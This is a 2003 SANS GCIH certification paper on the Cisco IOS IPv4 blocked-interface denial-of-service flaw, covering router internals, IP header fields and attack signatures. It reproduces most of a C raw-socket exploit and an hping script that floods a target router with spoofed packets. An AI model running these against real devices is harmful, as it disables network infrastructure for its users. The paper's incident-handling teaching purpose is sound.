Global Information Assurance Certification Paper

The Cisco IPv4 Blocked Interface Exploit

GIAC Certified Incident Handler
Practical Assignment

Version 3.00

Cortez Johnson, CCNA
SANS CDI East 2003 Annual Conference
December 8-13, 2003

ABSTRACT

This paper is the result of the hands-on practical assignment for the System Administration Network Security Institute's (SANS) Global Information Assurance Certification in Incident Handling (GCIH). The GCIH is a network security certification tailored to hone the incident handling skills of information security professionals. This paper details how the Cisco IPv4 Blocked Interface Exploit can be executed (using a four step attack method) to create a Denial of Service (DoS) attack against vulnerable Cisco devices on a targeted network. The paper concludes with the six-step incident handling process to neutralize the attack.

Table of Contents

STATEMENT OF PURPOSE

This paper focuses on the Cisco IPv4 Blocked Interface Exploit. The first section of the paper, "The Exploit", describes the characteristics of the Cisco IPv4 Blocked Interface Exploit. This section includes an introduction to the TCP/IP Model, a description of Internet Protocol (IP), and an analysis of the Cisco IPv4 Blocked Interface Exploit sourcecode. The second section, "The Platforms/Environments", goes into the five-step execution of the exploit, during which a fictitious high school student employs several cracking tools to execute a denial of service (DoS) attack against the school Cisco Router. The final section, "The Incident Handling Process", delves into the six-step incident handling process and provides follow-up recommendations to improve network security on the attacked network.

I. THE EXPLOIT

On July 16, 2003, the Carnegie Mellon Software Engineering Institute Computer Emergency Response Team (CERT) Coordination Center disclosed the Cisco IOS Interface Blocked by IPv4 Packet Exploit on its Internet security website at http://www.cert.org/nav/index_main.html. The Cisco IPv4 Blocked Interface Exploit is a DoS exploit that uses IPv4 packets with protocol values of 53, 55, 77, or 103, and time-to-live values of one to exploit a flaw in the Cisco Internetwork Operating System (IOS).

Exploit Name

The Cisco IOS Interface Blocked by IPv4 Packets Exploit; Common Vulnerabilities and Exposures (CVE) number: CAN-2003-0567; bugtraq ID: 8211; Cert Advisory number: CA-2003-17.

Variants

There are several variants of the Cisco IPv4 DoS Exploit:

- Cisco IOS Exploit IPv4 Packet Processing Denial of Service Exploit: socket program written by Martin Kluge. The program generates a packet; randomly chooses a protocol field value using a random generator; then sends the packet to a targeted device.
- Cisco IOS Malicious IPV4 Packet Sequence Denial of Service Vulnerability: this variant is written by Shadowchode and is quite similar to the version written by Kluge except it uses the libnet library tool to generate IP packets to exploit the Cisco IOS IPv4 flaw.
- Executing the Cisco IPv4 Exploit using various packet-generating tools: a shell script program that allows the user to use a packet generator to craft IPv4 packets with specific parameters set to exploit the Cisco IOS flaw

(See the "Executing the Attack Using a Packet Generator" section for an example of this method).

This paper is written under the pretenses that the program written by Martin Kluge is the originating Cisco IPv4 Blocked Interface Exploit program. All comparisons of the variations will be based on this assumption. The Cisco IOS IPv4 Packet Processing Denial of Service Exploit written by Shadowchode is similar to the Cisco IPv4 Blocked Interface Exploit sourcecode written by Martin Kluge, but uses the libnet library toolkit to construct IP and deliver IP packets. Libnet is a software toolkit designed to craft IP packets, and to inject them onto a network. Both programs accomplish the same objective and are written in C Programming Language. The complete sourcecode of all of the exploit variants will be located in Appendix C.

Operating System

Cisco's Internetwork Operating System (IOS) installed on Cisco network devices such as routers and switches: See Appendix A for effected IOS versions and patches.

Cisco's IOS utilizes command-line instructions to administer device configurations. The IOS has hundreds of commands to create granular configurations and obtain router statistics. Router statistics include, but is not limited to, the router configuration, interface status, routing table information, and input/output queue information. The OS is set up in a multi-mode architecture. There are two modes used by administrators to access devices. The privileged mode allows the administrator full administrative access rights to a device. In this mode the administrator is capable of making any changes to the router's configuration. The pound symbol (#) is used to signify that the device is in privilege mode. There are also multiple levels within the privilege account that an administrator could use to administer the device. For instance, an administrator must enter the configuration mode in order to make changes to the router's configuration. This is accomplished by entering the following command at the command-line:

router# configure terminal

This moves a user into the router configuration mode (terminal):

router(config)#

The second mode of operation is the non-privileged account. It is mainly used to view a router's connectivity status and limited router statistics. This is the default mode that a user enters when they initially connect to the router, and is signified with the greater than symbol (>). An administrator moves from this mode to the privileged mode using the **enable** command:

router> enable

This command moves the user into the privileged account mode:

router#

One of the features that distinguish Cisco routers from other network devices is the Cisco IOS. This meticulous operating system allows Cisco routers to have very defined and precise configurations.

The Cisco Router

A router is a barebones computer used to move or route packets on a network. It should be noted that Cisco Systems builds multiple models of network routers; however, the following section is based upon the Cisco-Cisco 2600 Series Architecture PDF file at http://www.cisco.com/warp/public/63/2600_architecture_23852.pdf. The documentation reveals the following information about how a Cisco router functions:

- They encapsulate and decapsulate packets.
- Routers make path determination and switching decisions based on IP addresses when moving packets on a network.
- Routers transmit packets up to the size supported by the network maximum transmission unit (MTU) size. MTU sizes vary according to the network topologies (FDDI, Ethernet, X.25).
- Routers receive and forward packets while focusing on buffer management, congestion control and fairness.
- They translate IP destination addresses into hardware addresses for connected networks if necessary.
- Routers respond to network flow control and error indications.
- They choose the next-hop destination of a packet.
- Routers support Interior Gateway Protocols or External Gateway Protocols to carry out routing and distance algorithms with neighbor routers.
- They maintain routing tables and use routing protocols to maintain and update network information. A routing table is a list of all of the possible paths or routes to certain destinations, as well as, path metrics.
- Routers use a set of router protocols to help manage the network. These protocols allow routers to keep records of other network devices on the network and to map routes for packets it routes on a network.
- They conform to routing (OSPF, BGP) and routed protocols (IP, TCP)[1].

The vital components of a router are the:

[1] Cisco-Cisco 2600 Series Architecture. PDF.

- **Central Processing Unit (CPU)**
- **Wide Area Network Interface Cards (WIC)**
- **Integrated LAN controllers: Ethernet, Fast Ethernet, and Token Ring**
- **Boot read-only-memory (ROM)**
- **Flash memory**
- **Dynamic random-access-memory (DRAM)**
- **Main processor memory**
- **Shared Input/Output (I/O) memory**[2]

Like any computer, the Central Processing Unit (**CPU**) is the "brain" of the router. It executes routing software instructions and is directly involved in the packet forwarding process. There is no storage devices integrated into a router; therefore, routers use several types of computer memory to store data. **Boot read-only-memory (ROM)** permanently stores the startup diagnostics-instructions that diagnose hardware during the boot process-code used during the boot-up process and is responsible for moving the IOS into memory. **Flash memory** permanently stores the IOS in compressed form. **Non-volatile random-access-memory (NVRAM)** is used for writeable permanent storage, such as the router's start-up configuration. NVRAM is where data that is not altered often is stored. **Dynamic random-access-memory (DRAM)** is temporary memory used while the router is running. DRAM is where the running configuration of the router is loaded. The running configuration is the router configuration currently being used by the router. DRAM also stores the routing tables; executes IOS commands; and the fast switching cache. DRAM is logically divided into **main processor memory** and **shared Input/Output (I/O) memory**. Shared I/O memory is shared among all of a router's interfaces to temporarily store packets as they are routed.

Memory is also where the router performs the packet switching process. Blocks of memory that temporarily hold packets until they are processed are called **buffers.** There are two types of buffers: **private buffers** and **public buffers**. Public buffers are created by router software and are configurable through the IOS. Public buffer pools are used by the router to process packets or by the interfaces if they run short on private buffer pools. Private buffers are interface buffers. The size of the buffers has a direct effect on how quickly a router processes packets.

In summary, routers use memory buffers and the CPU to perform packet switching. A packet arrives on an interface, and is copied into a buffer address. At this time, the interface replaces the used buffer from the buffer pools. Ownership of the buffer is determined by how the packet is processed by the router; the CPU takes ownership of the buffer if the packet is to be switched to the router. The output queue takes ownership of the memory buffer when the packet is switched through the router (3).

[2] The components are based on the Cisco 2600 Series Routers.

Description of the Exploit

The Cisco IPv4 Blocked Interface Exploit is executed by a socket program that crafts and sends IP packets with spoofed source IP addresses, calculated time-to-live (TTL) values, specified protocol values, and designated destination IP addresses to targeted interfaces on vulnerable Cisco devices. The exploit is successful because it "tricks" a router's interface into believing it is full, and can no longer process additional packets. As a result, all subsequent packets are refused by the targeted interface; this includes router specific packets such as routing protocol (BGP, RIP, RIPv2, etc.) and Address Resolution Protocol (ARP) packets. Routing and ARP packets are required by routers to map out the topology of the networks they service. When these packets are blocked from the router, its routing and ARP tables expire, and the router ceases to map the network. Routing tables are charts of individual routes learned and maintained by a router. ARP tables are charts of device hardware addresses (MAC addresses), with IP addresses associated to them, that a router has learned. Subsequently, the router stops functioning until it is restarted, or in some cases reconfigured. "The router may stop processing packets destined to the router. No alarms will be triggered, nor will the router reload to correct itself[3]"

The Cisco IPv4 Blocked Interface Exploit utilizes four protocol values to exploit the flaw in vulnerable versions of Cisco's Internetworking Operating System (IOS)[4]: swIPE (53), IP Mobility (55), Sun Network Disk Boot Protocol, and Protocol Independent Multicast (PIM) [103].

1. IP protocol 53: **swIPE** is a network-layer encrypted encapsulation protocol for IP. The protocol pre-dates IPsec and seems to have been widely implemented.
2. IP protocol 55: **IP Mobility** is a minimal encapsulation scheme developed to modify routing for datagrams.
3. IP Protocol 77: **Sun Network Disk Boot Protocol** is a temporary protocol assignment that predates the invention of the Network File System (NFS) in 1984.
4. IP Protocol 103: **Protocol Independent Multicast (PIM)[5]** is a multicast routing protocol designed to thrive in sparsely populated wide area networks (WAN) PIM is the only one of the four protocols still in active use and development (25).

The flaw in the Cisco IOS is in how the operating system allows device interfaces processing IPv4 packets with a protocol value of 53, 55, 77, or 103 and a TTL

[3]From the www.dionach.com/newsitem.asp?item=152 website.
[4] There is a difference between software protocols and network protocols. The paper involves both protocols. These are examples of data protocols. Data protocols determine how data is transmitted on the network.
[5] It should be noted there is one major difference for PIM. A router is not susceptible to being exploited by PIM if it is configured to run.

value of one to not fully process the packets from its memory buffers. Under normal circumstances, an IP packet is processed and switched through an interface, at which point the interface's memory buffers are cleared and released to process new packets. The Cisco IPv4 Blocked Interface Exploit forces the IOS to hold malicious IP packets in the device interface memory buffers. All subsequent packets are dropped once the number of packets in the memory buffers equal or exceed maximum capacity. To summarize, the flaw in the Cisco IOS is in how other IP packets with the same TTL parameters, but different protocol field values (other than values 53, 55, 77, and 103) are successfully processed through interface buffers, while the IP packets crafted by the Cisco IPv4 Blocked Interface Exploit will remain in the interface's memory buffers. A denial of service occurs at the interface after the exploit has been successfully executed. A denial of service is any action or group of actions that render network resources unusable to authorized network users.

How is the exploit successful? Perhaps an analysis of the exploit sourcecode will help to illustrate how the attack is successful against vulnerable Cisco devices.

Analysis of the Code

Although there are several variant programs that can be used to execute the same attack, this paper primarily focuses on the program written by Martin Kluge. The Cisco IPv4 Blocked Interface Exploit is a socket program. A **socket** is an OS controlled interface used by network services, such as SMNP or telnet, to communicate on a network. There are many sockets, but the Cisco IPv4 Blocked Interface Exploit utilizes the SOCK_DGRAM, SOCK_STREAM, and SOCK_RAW sockets[6]. The complete exploit sourcecode written by Martin Kluge can be found at http://www.k-otik.com.

Dissecting the Cisco IPv4 Blocked Interface Exploit sourcecode reveals some important information about how this exploit works:

First, the program begins by calling the necessary libraries to execute the program. Libraries are groups of smaller programs used to accomplish various tasks in a computer program. It is important to note the program uses the arpa/inet.h and netinet/in.h libraries. arpa/inet.h library "provides definitions for internet operations; while the netinet/in.h library provides the library for the IP family (17)." Both libraries are necessary to create sockets.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

[6] The art of writing socket programs is a topic worthy of a paper in itself. This paper only provides a short synopsis of sockets. Refer to Richard Steven's *UNIX Network Programming, Volume 1, Second Edition: Networking APIs: Sockets and XTI* if a thorough understanding of sockets and/or socket programming is required.

```
#include <unistd.h>

#include <arpa/inet.h>
#include <netinet/in.h>

#include <sys/time.h>
#include <sys/types.h>
#include < sys/socket.h >

#define DEBUG
```

Conditionally defines raw sockets, and randomly selects protocol field values. "Conditionally defined" means that the program conditionally determines which variables are defined.

```
#ifndef IPPROTO_RAW
#define IPPROTO_RAW 0
#endif
```

The variables for the IPv4 header are initialized. Note the IP fields variables represented.

```
/* IPv4 header */
struct ipv4_pkt_header {
unsigned int ipvhl:8; /* Version + Header length */
unsigned int type_service:8; /* TOS(Type of Service) field */
unsigned short packet_len; /* Header+Payload length */
unsigned short ident; /* Identification field */
unsigned short fragment; /* Fragment Offset field */
unsigned int time_live:8; /* TTL(Time to Live) field */
unsigned int protocol:8; /* Protocol field */
unsigned short sum; /* Checksum field */
struct in_addr src_ip; /* Source IP */
struct in_addr dst_ip; /* Destination IP */
};
```

One of the following values will be assigned to the "proto" variable: 53: swIPE (IP Encryption); 55: Mobile IP; 77: Sun Network Disk Boot Protocol; or 103: Protocol Independent Multicast. The program's random generator selects which value is assigned for each packet.

```
char proto[] = {53,55,77,103};

/* Prototypes */
int in_cksum (unsigned short *, int, int);
```

A program's main function outlines what the program does as it executes.

```
/* Main function */
int main (int argc, char *argv[]) {
struct ipv4_pkt_header ipv4_hdr;
struct sockaddr_in sin;
```

```
struct timeval seed;

unsigned long src_ip, dst_ip;
int fd, hops, count, bytes;
int len=0, i=0, n=0, loop=0;

unsigned char *buf;
```

The "Check command line args" function checks the command-line arguments before the program is executed. The correct command-line usage is **"<src ip> <dst ip><hops><number>."** The program returns an error message if the preceding variables are not present in the command-line.

```
/* Check command line args */
if(argc != 5) {
fprintf(stderr, "Usage: %s <src ip> <dst ip> <hops> <number>\n\n", argv[0]);
return(EXIT_FAILURE);
}
```

The variables from the command-line are placed into memory.

```
src_ip = inet_addr(argv[1]);
dst_ip = inet_addr(argv[2]);
hops = atoi(argv[3]);
count = atoi(argv[4]);
```

The program executes at least one loop if the hop value is set to zero.

```
if(count == 0) { loop=1; count=1; }
```

The number of hops assigned is printed in the program output.

```
#ifdef DEBUG
printf("DEBUG: Hops: %i\n", hops);
#endif
```

The “Open a raw socket” function creates a socket with the following arguments: AF_INET, SOCK_RAW, and IPPROTO_RAW. The AF_INET, SOCK_RAW, and IPPROTO_RAW variables are necessary to create a raw socket. If a raw socket is unable to be opened, the program returns an error message: **"Error: Cannot open raw socket."**

```
/* Open a raw socket */
if((fd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {  /*is fd equal to file descriptor?*/
fprintf(stderr, "Error: Cannot open raw socket.\n");
return(EXIT_FAILURE);
}
```

The “Build the IPv4 header” function constructs the IPv4 header.

```
/* Build the IPv4 header */
ipv4_hdr.ipvhl = ((4 << 4) | 0x0f) & (5 | 0xf0); /* :) */
ipv4_hdr.type_service = 0x10;

#ifdef OSTYPE_BSD
ipv4_hdr.packet_len = 0x14 + len;
ipv4_hdr.fragment = 0x4000;
#else
ipv4_hdr.packet_len = htons(0x14 + len);
ipv4_hdr.fragment = htons(0x4000);
#endif

ipv4_hdr.time_live = hops;
ipv4_hdr.src_ip.s_addr = src_ip;
ipv4_hdr.dst_ip.s_addr = dst_ip;

while(n < count) {
```

The “Seed the random generator” function is a while loop that executes until the counter variable is greater than the number variable entered at the command-line. The generator randomly selects the protocol to be assigned to a packet, and prints out the selected protocol in the program output. The random generator is the reason the protocols values are randomly assigned throughout the program output.

```
/* Seed the random generator */
if(gettimeofday(&seed, NULL) == -1) {
fprintf(stderr, "Error: Cannot seed the random generator.\n");
return(EXIT_FAILURE);
}

srandom((unsigned int) (seed.tv_sec ^ seed.tv_usec));

ipv4_hdr.protocol = proto[random() % 0x4];
```

```
#ifdef DEBUG
printf("DEBUG: Protocol: %i\n", ipv4_hdr.protocol);
#endif

ipv4_hdr.ident = htons(random() % 0x7fff);
```

The checksum for the IPv4 packets is calculated for each packet and printed in the program output.

```
/* Calculate checksum */
ipv4_hdr.sum = 0x0000;
ipv4_hdr.sum = in_cksum((unsigned short *) &ipv4_hdr, 0x14 + len, 0);

#ifdef DEBUG
printf("DEBUG: Checksum: %i\n", ipv4_hdr.sum);
#endif

buf = malloc(0x14 + len);
memset(buf, '\0', 0x14 + len); ('\o' is the null character; used automatically to terminate
character strings)

memcpy((unsigned char *) buf, (unsigned char *) &ipv4_hdr,
0x14 + len);

#ifdef DEBUG
printf("DEBUG: ");
for(i=0; i < 0x14 + len; i++)
printf(" %02x", buf[i]);
printf("\n");
#endif

memset(&sin, '\0', sizeof(struct sockaddr_in));
sin.sin_family = AF_INET;
sin.sin_addr.s_addr = dst_ip;
```

The sendto() function sends the packet information to the targeted device. The program continues to loop until all of the packets have been sent to the targeted IP address. The packet size in bytes is printed in the output of the program.

```
bytes = sendto(fd, buf, 0x14 + len, 0, (struct sockaddr *) &sin,
sizeof(struct sockaddr));

#ifdef DEBUG
printf("DEBUG: Wrote %i bytes.\n", bytes);
#endif

if(loop != 1) n++;

free(buf);
}

close(fd);
return(EXIT_SUCCESS);
}
```

```
int in_cksum(unsigned short *addr, int len, int csum) {
register int sum = csum;
unsigned short answer = 0;
register unsigned short *w = addr; (pointers *w)
register int nleft = len;
```

In closing, this program is effective for several reasons: first, by their nature, routers process inbound IPv4 packets without authentication by default. Second, as stated in the Description of Exploit section, the exploit prevents router specific packets from reaching the router. These packets include, but are not limited to, routing update, ICMP, and ARP packets. Recall that ARP and routing update packets are necessary to maintain accurate routing tables and ARP caches. Routing tables and ARP caches provide network mapping (routing tables), and maintaining accurate information about devices on the network (ARP caches). The router becomes ineffective as ARP caches and router tables expire after the exploit has been executed.

Executing the Attack Using a Packet Generator

The following section describes the execution of the Cisco IPv4 DoS exploit using one of the variant methods that utilize the hping packet-generating tool that is available at http://www.hping.org.

The Cisco IPv4 DoS Exploit could also be executed manually using several packet-generating tools currently available on the Internet. These tools are used to generate packets with the "correct" parameters set to exploit the Cisco IOS flaw. Here is a manual variation example with an analysis of the Cisco IPv4 DoS Exploit using hping. Hping is a multipurpose tool used for network auditing, OS fingerprinting, uptime guessing, firewall testing, and port scanning:

```
#!/bin/tcsh -f

if ($1 == "" || $2 == "") then
echo "usage: $0 <router hostname|address> <ttl>"
exit
endif
```

/usr/local/sbin/hping: the directory where the hping program is placed. This directory will vary according to where hping is installed.

rawip switch: allows the data of the IP packet to be appended.

rand-source switch: allows the source address to be spoofed.

ipproto switch: allows the protocol field of the packet to be set.

count switch: send a burst of 19 packets.

interval switch: wait 250 milliseconds between packet bursts.

data switch: packet size is set to 26.

```
foreach protocol (53 55 77 103)
   /usr/local/sbin/hping $1 -rawip --rand-source --ttl $2 --ipproto
$protocol --count 19 --interval u250 --data 26
end
```

The loop of the program sends a group of 19 packets from each protocol. It delays 250 microseconds between each burst of packets.

Other packet generating tools that can be used to execute the Cisco IPv4 Blocked Interface Exploit are Nmap, Apsend, and IPsend.

Protocol Involved

Internet Protocol version four (IPv4), with protocol field values set to 53, 55, 77, and 103, is the protocol used to execute the Cisco IPv4 Blocked Interface Exploit.

Internet Protocol is a connectionless network protocol concerned only with the delivery of packets on a network. Connectionless means the protocol does not maintain any status information about network packets and that network packets can be delivered out of order (20). "This is accomplished by passing datagrams (packets) from one Internet module to another until the destination is reached.[7]" Packet switching devices such as routers use IP to move packets toward their final destination. Packet switching is the process moving packets across a network from a source to a destination node. Packet switching would be impossible without IP.

IP is capable of providing the following information for the data it is delivering:

- the protocol used to handle the data;
- the IP addressing scheme;
- the type of service (ToS);
- the fragmentation and reassembly information;
- the Time-to-Live (TTL) and;
- the security information.

[7] This quote is from RFC 791.

Internet Protocol is part of the TCP/IP Protocol Suite. The suite was developed by the Department of Defense to establish a set of protocols that allow computers on different networks to communicate. Today this protocol suite is built directly into computer operating systems (OS) by default. The protocols fit within a four-layer structure referred to as the TCP/IP Model. The TCP/IP Model is a diagram that is often used to illustrate how protocols function within the networking process. The four layers of the TCP/IP model are:

1. **Application Layer**: The Application layer protocols are the protocols between a computer user and the computer. Examples of application layer protocols are SMNP, FTP, or HTTP. The application layer is software based.

2. **Transport Layer**: The transport layer protocols are responsible for transmitting data between nodes on a network. The transmission control protocol (TCP) functions at this layer of the TCP/IP Model. TCP is a connection-oriented protocol responsible for the reliable delivery of a packet on a network. TCP uses several methods to ensure successful delivery of a data packet. Refer to RFC 793 for more information about TCP. The transport layer is software based.

3. **Internet Layer**: The internet layer protocols are responsible for moving data packets on a network. Internet Protocol functions at this layer of the model. The internet layer is where path determination and switching occur. Like the previous two layers, the Internet layer is also software based.

4. **Network Interface Layer**: The network interface layer is responsible for the physical aspects of the network. These protocols (FDDI, X.25, Ethernet) are primarily concerned with how packets are physically moved between networks. This layer is hardware based.

TCP/IP Model	Layer	Services	x-Ware
Application Layer	Layer One	HTTP, SMNP	Software
Transport Layer	Layer Two	TCP, UDP	Software
Internet Layer	Layer Three	IP, ICMP	Software
Network Interface Layer	Layer Four	Ethernet, FDDI	Hardware

The TCP/IP Model could also be used to diagram how the Cisco IPv4 Blocked Interface Exploit functions on an exploited network:

Application layer: The Cisco IOS is an administrative OS that uses command-line instructions to configure Cisco devices. It also utilizes many application protocols such as Telnet, HTTP, Finger, and SNMP.

Transport layer: The transport layer is unaffected by the exploit.

Internet layer: "IPv4 packets handled by the processor of a router using a flawed version of Cisco's IOS with a protocol value of 53, 55, 77 with a TTL of 0 or 1, or 103 with a TTL of any value forces the device to flag the input queue on an interface as full after the buffers have exceeded their allocated size[8]". The router's routing tables eventually expire.

Network Interface Layer: The exploit also forces (ARP) caches to expire after it has been executed. For more information about ARP refer to RFC 826.

The IP Header

An IP header is the IP packet minus its data payload. Overall the IP header consists of 12 fields, excluding any optional information fields. See the IP Header diagram below.




Figure 1. IP Header

The following section briefly describes each IP header field, focusing on those particular fields manipulated by the Cisco IPv4 Blocked Interface Exploit. Refer to RC 791 for a detailed description of Internet Protocol.

The **version field** identifies which version of IP is used to deliver a data packet. Currently there are two versions of IP: IP version four (IPv4) and IP version six (IPv6). This exploit, as its name infers, uses IPv4.

IPv4 uses a 32-bit binary addressing scheme to identify nodes on a network. The 32-bit address is separated into eight-bit octets:

00001010 00001010 00000001 00000001.

Each binary octet is then converted into human readable decimal numbers separated by periods called IP addresses:

[8] Quote from http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml

10.10.1.1

Internet Service Providers are usually responsible for issuing IP addresses to individual networks (It should be noted that ISPs only issue IP addresses from the Class A and Class B IP address ranges). Currently, there are five classes of IP address ranges:

- **Class A: 1.0.0.0-127.0.0.0 (127.0.0.0 is loopback addresses)**
- **Class B: 128.0.0.0 191.0.0.0 (172.16.0.0-172.31.255.255 are private IP addresses)**
- **Class C 192.0.0.0-223.0.0.0 (192.168.0.0-192.168.255.255 are private IP addresses)**
- **Class D: 224.0.0.0-239.0.0.0 (Multicast IP addresses)**
- **Class E: 240.0.0.0-255.0.0.0 (Reserved for experimental use)**

IP address classes determine the number of subnets and the number of hosts that can be allocated on each subnet. A subnet is a part of a network. This subnet will share the IP address scheme of the network.
The number of subnets is dependent upon the subnet mask number used by the system administrator. The subnet mask is a variable used to determine the network, subnet, and host fields of an IP address block or class. For example:

10	**.**	**0**	**.**	**0**	**.**	**0**
255	**.**	**255**	**.**	**0**	**.**	**0**
network	**.**	**subnet**	**.**	**host**	**.**	**host**

In this example, we could have up to 254 (256 – 2) subnets and 65534 (65536 – 2) host addresses available for current and/or future use.[9]

A complete explanation of subnetting is out of the range of this paper. Refer to RFC 932 for a complete explanation of subnetting networks. For a detailed description of IP addressing refer to *TCP/IP Illustrated, Volume I: The Protocols* by Richard Stevens or *IP Addressing and Subnetting Including IPv6* by J.D. Wegner and Robert Rockwell.

The **Internet Header Length Field** specifies the length of the IP header in 32-bit words. A word is the bit size of the data/packet. The header length points to where the IP header ends and the data payload begins. The normal value of this field is five "words" long.

The **Type of Service (ToS) field** is used to specify how routers process a packet during transmission. It is an eight-bit field used to determine the priority of a data packet on the network:

ToS Field Bit Values
Bits 0-2=Precedence
Bit 3: 0=Normal delay and 1=Low Delay

[9] Note: We subtract two from each number because the first and last addresses are always unusable. These addresses are the network address and the broadcast address numbers.

Bit 4: 0=Normal Throughput and 1=High Throughput
Bit 5: 0=Normal Reliability and 1=High Reliability
Bit 6-7: reserved for future use

The ToS field is indirectly relevant to the Cisco IPv4 Exploit. This field is set to all zeroes in the IP packets generated by the Cisco IPv4 Blocked Interface Exploit. This assures that the forged IP packets receive normal throughput, normal delay, and normal reliability.

Packet sizes vary according to network architectures. Packets are broken into smaller fragments if they are too large to traverse a particular network. A fragmentation mechanism is provided in IP to compensate for networks whose packet sizes vary from the source network's transmission unit size. The **identification field** provides the receiving device with a method to re-organize the packet fragments back into their original order.

The **flag field** indicates if a packet is fragmented.

The **fragmentation-offset field** tells the receiving node the position of a packet fragment in the conversion back to the original packet.

The **time-to-live (TTL) field** is a numerical representation of how long a packet exists, "has to live," on a network. The TTL field is set by a sending router after it estimates the number of hops necessary for the packet to reach its destination address. A hop is the process of sending a packet through a router. Each router processes the TTL as it forwards the packet. The TTL value is decremented by one each time it passes through a router. The packet is discarded when the TTL becomes zero. The TTL field is critical in executing the Cisco IOS vulnerability. The attacker must calculate the TTL value so that it will be equal to one when it arrives at the targeted device's interface in order to successfully carry out the exploit.

Routers use protocols to prepare data for transmission. The **protocol field** identifies the protocol used by the packet's data payload. This field is critical to the Cisco IPv4 Blocked Interface Exploit because the field must be set to one of four specific protocol values [53, 55, 77, or 103] in order for the exploit to be effective.

Since IP is a connectionless protocol, it has no error notification when a packet is transmitted erroneously; therefore, the **header checksum field** provides verification that a packet has been transmitted without errors across a network. Checksums allow efficient discarding of corrupt packets. A checksum is calculated for each IP header packet at each hop it takes along the route to its destination. The IP packet is discarded if the checksum fails.

The **source IP address field** represents the 32-bit IP address of the node sending a packet on a network. The Cisco IPv4 Blocked Interface Exploit allows

an attacker to spoof the source IP address. Spoofing is the act of faking the identity of a different network node in order to gain access to a computer or network. In the case of the Cisco IPv4 Blocked Interface Exploit, spoofing allows the attacker to masquerade the identity (IP address) of the node executing the attack.

The **destination IP address field** represents the 32-bit IP address of the node receiving the packet. The Cisco IPv4 Blocked Interface Exploit allows a user to manipulate the destination address field to target specific vulnerable Cisco devices.

The **options field** is rarely used in an IP header.

Although not considered a field**, Padding** is occasionally used to assure that IP packets meet the minimum size requirements. The exploit pads the IP packet headers with zeroes.

Internet Protocol Weaknesses

The Internet Protocol has several weaknesses. IP packets can be easily spoofed using several programs or tools that allow a user to manipulate the variables in an IP packet. Examples of these packet-generating tools include hping, apsend, nmap and libnet. More pointedly, this weakness is evident from the way the Cisco IPv4 Blocked Interface Exploit easily allows an attacker to spoof the sending and destination IP addresses, and to set the TTL variable so that it is equal to zero when it arrives at the targeted device. Other examples of attacks that exploit weaknesses in IP are Smurf DoS Attacks, the Ping of Death exploit, ARP spoofing, Fraggle Attacks using TCP, and any spoofing or source routing attacks.

Exploit/Attack Signatures

An attack signature is a bit pattern used by security software, security personnel, security devices, etc., to identify a particular attack. For example, the Cisco IPv4 Blocked Interface Exploit produces several signatures; it generates a hexadecimal representation for each IP packet as it is executed:




Figure 2. Hexadecimal Signature produced by Cisco IPv4 Blocked Interface Exploit

Line three of the Hexadecimal Signature diagram above displays a 20 byte hexadecimal representation of an IPv4 header packet. Some important information to decipher from the output is:

45 10 00 14 4b d6 40 00 01 4d 07 ff 0a 0a 10 a4 0a 0a 01 01
1 2 3 4 5

1. The hexadecimal number 45 indicates the packet is an IPv4 packet.
2. The ToS field is set to 00 indicating to the router that the packet receives normal throughput processing.
3. The TTL field is set to one (01) when it arrives to the targeted device.
4. The hexadecimal value (4d, which is equal to 77 in decimal notation) of the protocol field.
5. The eight hexadecimal characters representing the source and destination IP address.

Cisco Signatures

The attack also produces the following signatures on the targeted Cisco device itself[10]:

- The **show interface ethernet 0** command yields[11]:

[10] Naturally these are unseen by the attacker unless they have root access of the router.

[11] The following output was obtained from an uBR924 Cisco Router. It should be noted that the commands used for this paper are slightly different than those recommended by Cisco. Different Cisco IOS versions have slightly different features and commands; therefore, they will have slightly different results.

```
y0duh#show interfaces ethernet 0
Ethernet0 is up, line protocol is up
  Hardware is PQUICC Ethernet, address is 0003.6b3c.15d2 (bia 0003.6b3c.15d2)
  Internet address is 10.10.1.1/16
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
